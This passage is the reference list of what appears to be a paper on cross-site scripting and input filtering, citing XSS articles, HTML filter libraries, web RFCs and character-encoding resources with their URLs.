<http://www.informit.com/guides/printfriendly.asp?g=security&seqNum=9>
- [Oll03A] Ollmann, G.: HTML Code Injection and Cross-site-scripting
<http://www.technicalinfo.net/paper/css.html>
- [Snooq03] Snooq: Cross-Site-Scripting: The technical details
http://www.angelfire.com/linux/snooq/xss_2.txt
- [Zimmer03] Zimmer D.: Real World XSS
<http://www.sandsprite.com/Sleuth/papers/xss-paper.txt>
- [Cook03] Cook, S.: A Web Developer's Guide to Cross-Site-Scripting
http://www.giac.org/practical/GSEC/Steve_Cook_GSEC.pdf
- [Hendr03] Hendrickx, M.: XSS: Cross site scripting, detection and prevention
<http://www.megasecurity.org/Exploits/Files/xss.pdf>
- [John03] Johnson A.: Cross site scripting: Removing Meta-Characters from user-supplied data in CGI scripts using C#, Java and ASP
http://cephas.net/blog/2003/10/31/cross_site_scripting_removing_metacharacters_from_usersupplied_data_in_cgi_scripts_using_c_java_and_asp.html
- [CrossZ03B] CrossZone: WebMail Script Injection – Introduction
<http://www.safecenter.net/crosszone/Top/ServerSide/Dir-wms/WmS-Intro.htm>
- [CrossZ03A] CrossZone: WebMail Script Injection – Known Tricks
<http://www.safecenter.net/crosszone/Top/ServerSide/Dir-wms/WmS-Known.htm>
- [Rahm04] Rahm, C.: Cross-Site-Scripting – Explained
<http://www.haxworx.com/texts/xss-explained.html>
- [OWASP04] OWASP: The Ten Most Critical Web Application Security Vulnerabilities

http://aspectsecurity.com/topten/topten_v2.pdf

[Sharma04] Sharma A.K.: Prevent Cross Site scripting attack
<http://www-106.ibm.com/developerworks/library/wa-secxss/>

[Cleaton04] Cleaton, N.: HTML Filtering
<http://nick.cleaton.net/xssrant.html>

Filter:

[Harnha03] Harnhammer U.: kses strips evil scripts
<http://sourceforge.net/project/kses/>

[Riabitsev03] Riabitsev K.: PHP Filter
<http://wsx2lop.berlios.de/phpfilter.html>

[Ross03] Ross, W.: HTML::TagFilter - HTML::Parser-based selective tag remover
<http://search.cpan.org/~wross/HTML-TagFilter-0.075/TagFilter.pm>

RFC:

[RFC1738] Berners-Lee, Masinter, McCahill: Uniform Resource Locators (URL) 1994
<http://www.ietf.org/rfc/rfc1738.txt>

[RFC1867] Nebel, Masinter: Form-based Upload in HTML 1995
<http://www.ietf.org/rfc/rfc1867.txt>

[RFC2070] Yergeau, Nicol, Adams, Duerst: Internationalization of the Hypertext Markup Language 1997
<http://www.ietf.org/rfc/rfc2070.txt>

[RFC2279] Yergeau: UTF-8, a transformation format of ISO 10646 1998
<http://www.ietf.org/rfc/rfc2279.txt>

[RFC2388] Masinter: Returning Values from Forms: multipart/form-data 1998
<http://www.ietf.org/rfc/rfc2388.txt>

[RFC2396] Berners-Lee, Fielding, Irvine, Masinter: Uniform Resource Identifiers (URI) Generic Syntax 1998
<http://www.ietf.org/rfc/rfc2396.txt>

[RFC2616] Fielding, et al.: Hypertext Transfer Protocol – HTTP/1.1 1999
<http://www.ietf.org/rfc/rfc2616.txt>

Miscellaneous:

[ASCII] American Standard Code for Information Interchange
<http://www.asciitable.com>

[Oll03B] Ollmann, G.: URL Encoded Attacks
<http://www.technicalinfo.net/papers/URLEmbeddedAttacks.html>

- [Wheeler03B] Wheeler A. D.: Secure Programming for Linux and Unix HOWTO
<http://www.dwheeler.com/secure-programs/Secure-Programs-HOWTO/>
- [W3C/DOM] World Wide Web Consortium: Das Document Object Model
<http://www.w3c.org/DOM/>
- [OWASP] OWASP Guide to Building Secure Web Applications and Web Services
<http://umn.dl.sourceforge.net/sourceforge/owasp/OWASPGuideV1.1.1.pdf>
- [SunJava] Sun: Regular Expressions and the Java Programming Language
<http://java.sun.com/developer/technicalArticles/releases/1.4regex/>
- [Meyer03] Meyer, J: Alles über Unicode
http://unicode.e-workers.de/sz_im_web.php
- [selfHTMLA] Münz, S: SELFHTML
<http://de.selfhtml.org>
- [selfHTMLB] Münz, S: Computer und geschriebene Sprache
<http://selfhtml.teamone.de/inter/sprache.htm>
- [W3C/Chars] World Wide Web Consortium: HTML Document Representation
<http://www.w3.org/TR/REC-html40/charset.html>
- [W3C/CM] World Wide Web Consortium: Character Model for the World Wide Web 1.0: Fundamentals
<http://www.w3.org/TR/charmod>
- [PHP] Offizielle Entwicklerwebseite zu PHP
<http://www.php.net>